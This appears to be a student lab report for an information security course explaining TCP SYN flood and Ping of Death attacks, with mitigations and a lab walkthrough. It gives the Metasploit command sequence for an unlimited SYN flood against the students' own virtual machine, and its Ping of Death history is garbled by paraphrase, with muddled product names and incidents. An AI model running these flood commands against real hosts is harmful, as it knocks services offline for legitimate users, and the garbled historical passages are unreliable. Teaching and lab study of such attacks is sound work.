



REVIEW REPORT

TCP SYN Flood Attack & Ping of Death attack

Submitted by

Malavika Jayakumar(19BCE2458)

Vishnu Anilkumar Nair (19BCE2467)

Harsh Nair(19BCE2497)

Prepared for CSE3502 – Information Security Management

Project Component

Submitted to

Dr. Lavanya K

School of Computer Science and Engineering


TCP SYN Flood attack

A SYN flood (half-open attack) is a type of denial-of-service (DDoS) attack which aims to make a server unavailable to legitimate traffic by consuming all available server resources. By repeatedly sending initial connection request (SYN) packets, the attacker is able to overwhelm all available ports on a targeted server machine, causing the targeted device to respond to legitimate traffic sluggishly or not at all.

How does a TCP SYN Flood attack work ?

SYN flood attacks work by exploiting the handshake process of a TCP connection. To create denial-of-service, an attacker exploits the fact that after an initial SYN packet has been received, the server will respond back with one or more SYN/ACK packets and wait for the final step in the handshake. Here's how it works:

- ✓ The attacker sends a high volume of SYN packets to the targeted server, often with spoofed IP addresses.
- ✓ The server then responds to each one of the connection requests and leaves an open port ready to receive the response.
- ✓ While the server waits for the final ACK packet, which never arrives, the attacker continues to send more SYN packets. The arrival of each new SYN packet causes the server to temporarily maintain a new open port connection for a certain length of time, and once all the available ports have been utilized the server is unable to function normally.



Why Is SYN Flood Mitigation Important?

Virtually any organization with a public-facing website is vulnerable to this type of attack. If a SYN flood is not rapidly detected and addressed, it can rapidly overwhelm a server to dramatically slow server responses and prevent any other connections. This effectively takes the server offline so that legitimate users are denied service, losing access to applications and data or preventing e-commerce. The results can include a loss of business continuity, disruption of critical infrastructure, lost sales, or a damaged reputation. For some organizations, such as those in the healthcare industry, the damage of lost access to data can be life-threatening.

How to mitigate a TCP SYN Flood attack ?

SYN flood vulnerability has been known for a long time and a number of mitigation pathways have been utilized. A few approaches include:

Increasing Backlog queue

One response to high volumes of SYN packets is to increase the maximum number of possible half-open connections the operating system will allow. In order to successfully increase the maximum backlog, the system must reserve additional memory resources to deal with all the new requests.

Recycling the Oldest Half-Open TCP connection

Another mitigation strategy involves overwriting the oldest half-open connection once the backlog has been filled. This strategy requires that the legitimate connections can be fully established in less time than the backlog can be filled with malicious SYN packets.

SYN cookies


This strategy involves the creation of a cookie by the server. In order to avoid the risk of dropping connections when the backlog has been filled, the server responds to each connection request with a SYN-ACK packet but then drops the SYN request from the backlog, removing the request from memory and leaving the port open and ready to make a new connection. If the connection is a legitimate request, and a final ACK packet is sent from the client machine back to the server, the server will then reconstruct (with some limitations) the SYN backlog queue entry.

Tools Used:


- Oracle VM VirtualBox
- Kali Linux
- Wireshark

Screenshots and commands:


1) Start the Oracle VM VirtualBox.



2) Set up Kali Linux and login.



3) Open Wireshark to capture packets.



4) Here we get root access to the system with the command- `sudo su`

```
(heixenberg6@kali)-[~]  
$ sudo su  
[sudo] password for heixenberg6:  
(root@kali)-[/home/heixenberg6]
```

5) Here we find the IP address of the system using command- `ip addr`

```
ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:78:8a:92 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0  
        valid_lft 86170sec preferred_lft 86170sec  
    inet6 fe80::a00:27ff:fe78:8a92/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

6) Here we start the metasploit framework using the command- msfconsole

```
(root@kali)-[/home/heixenberg6]
# msfconsole

msf6 >

Metasploit tip: Enable verbose logging with set VERBOSE true
```

7) Here we use the dos/tcp/synflood auxiliary module in the msfconsole command- use auxiliary/dos/tcp/synflood

```
msf6 > use auxiliary/dos/tcp/synflood
```

8) Here we set the remote host as the system in use with the help of it's IP address command- set 10.0.2.15

```
msf6 auxiliary(dos/tcp/synflood) > set 10.0.2.15
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.
```

command- set rhost 10.0.2.15

```
msf6 auxiliary(dos/tcp/synflood) > set rhost 10.0.2.15
rhost => 10.0.2.15
```


9) Here we set the Number of SYNs to send, setting it as 0 will set it to unlimited.

command- set NUM 0

```
msf6 auxiliary(dos/tcp/synflood) > set NUM 0
NUM => 0
```


10) Here we start exploiting the system by starting the SYN flood attack.

command- exploit


```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.0.2.15

[*] SYN flooding 10.0.2.15:80 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > █
```


11) The SYN flood attack is preventing the website from loading properly.



12) Wireshark packet capture, we use it to verify the attack-



We can see that many SYN packets are being sent to flood the system.



Ping of Death attack


Ping of Death (a.k.a. PoD) is a type of Denial of Service (DoS) attack in which an attacker attempts to crash, destabilize, or freeze the targeted computer or service by sending malformed or over-sized packets using a simple ping command.

While PoD attacks exploit legacy weaknesses which may have been patched in target systems. However, in an unpatched systems, the attack is still relevant and dangerous. Recently, a new type of PoD attack has become popular.

How does a ping of death attack work ?

An Internet Control Message Protocol (ICMP) echo-reply message or “ping”, is a network utility used to test a network connection, and it works much like sonar – a “pulse” is sent out and the “echo” from that pulse tells the operator information about the environment. If the connection is working, the source machine receives a reply from the targeted machine.

While some ping packets are very small, IP4 ping packets are much larger, and can be as large as the maximum allowable packet size of 65,535 bytes. When a maliciously large packet is transmitted from the attacker to the target, the packet becomes fragmented into segments, each of which is below the maximum size limit. When the target machine attempts to put the pieces back together, the total exceeds the size limit and a buffer overflow can occur, causing the target machine to freeze, crash or reboot.



The Ping Command

Computers use an ICMP echo-reply message system, which is known as a "ping," to test network connections. The system, in essence, acts as a sonar between devices. It sends a pulse, which emits an echo to provide an operator with information about the network environment. When the connection works as intended, source machines receive a reply from target machines, which is frequently used by engineers. Ping commands are limited to a maximum size of 65,535 bytes.

Changing Ping Into a Ping of Death Command

Attackers use ping commands to develop a ping of death command. They can write a simple loop that allows them to execute the ping command with packet sizes that exceed the 65,535-byte maximum level when the target machine attempts to put the fragments back together.

Exploiting the Vulnerability

Sending packets that are larger than 65,535 bytes violates the rules of IP. To avoid this, attackers will send packets in fragments that their target system then attempts to piece together. When it does, the oversized packet will cause a memory overflow.

How to mitigate a ping of death attack ?

Organizations can protect themselves from the risk of ping of death attacks by avoiding the use of legacy equipment and ensuring their devices and software are constantly updated. The ping of death can also be avoided by blocking fragmented pings and increasing memory buffers, which reduces the risk of memory overflows.

Block ICMP Ping Messages

Most networks operate firewalls that allow organizations to block ICMP ping messages. This will enable them to block ping of death attacks but is not a practical approach because it affects performance and reliability and blocks legitimate pings. They also are not ideal—invalid packet attacks can be launched through listening ports like File Transfer Protocol (FTP).

Use DDoS Protection Services

Using distributed denial-of-service (DDoS) protection services is a smarter approach to network security and protecting against ping of death attacks. Protection against DDoS attacks helps organizations block malformed packets before they can reach their target, which prevents the risk of a ping of death occurring.

Does Ping of Death still work?

Most PC and gadget systems are presently better ensured against ping of death attacks, which caused target PCs and gadgets to crash or freeze during the mid-1990s. Various sites block ICMP ping messages as a safety measure against future varieties of these attacks.

By the by, the circumstance underneath can convey a connection defenseless against intimidations:

Heritage gear that is defenseless

The ping of death can happen when heritage gadgets or gear are not fixed. On the off chance that a PC or worker has a malevolent substance, it can make harm the network, making the system crash.

To exhibit that ping of death actually works, here is an illustration of a new ping of death circumstance:

There was an arrival of the Ping of death attack in August 2013, undermining IPv6 organizations. As the attack vector restored, a weakness in Open Type textual styles under Windows XP and Windows Server 2013 working network was exploited. This weakness was

found when huge ping demands were shipped off IPv6, making the ICMP execution crash! Luckily, it is not difficult to eliminate this weakness through the handicapping of IPv6.

It was found in October 2020 that weakness in Windows part driver TCPIP.sys could bargain any Windows system. In the event that the weakness is exploited by an attack, it can bring about an accident or shut down of the PC after restart it. All things considered, attackers have thought that it was hard to exploit the vulnerabilities, so clients have needed to fix their gadgets.

As demonstrated by these occasions, ping of death is as yet in presence, and networks and networks need to pursue getting insurance from it.

Tools Used-

- Command Line
- Wireshark

Commands and Screenshots:

- ping www.itsecgames.com -4


This command is used to ping the website and receive reply- to *demonstrate a normal scenario*.

```
C:\Users\harsh>ping www.itsecgames.com -4

Pinging itsecgames.com [31.3.96.40] with 32 bytes of data:
Reply from 31.3.96.40: bytes=32 time=538ms TTL=53
Reply from 31.3.96.40: bytes=32 time=316ms TTL=53
Reply from 31.3.96.40: bytes=32 time=303ms TTL=53
Reply from 31.3.96.40: bytes=32 time=307ms TTL=53

Ping statistics for 31.3.96.40:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 303ms, Maximum = 538ms, Average = 366ms
```

Wireshark packet capture-



No.	Time	Source	Destination	Protocol	Length	Info
507	0.427062	2401:4900:2346:45e1::	2600:140f:4200::17c...	TCP	74	49825 → 80 [ACK] Seq=437 Ack=476681 Win=1025 Len=0
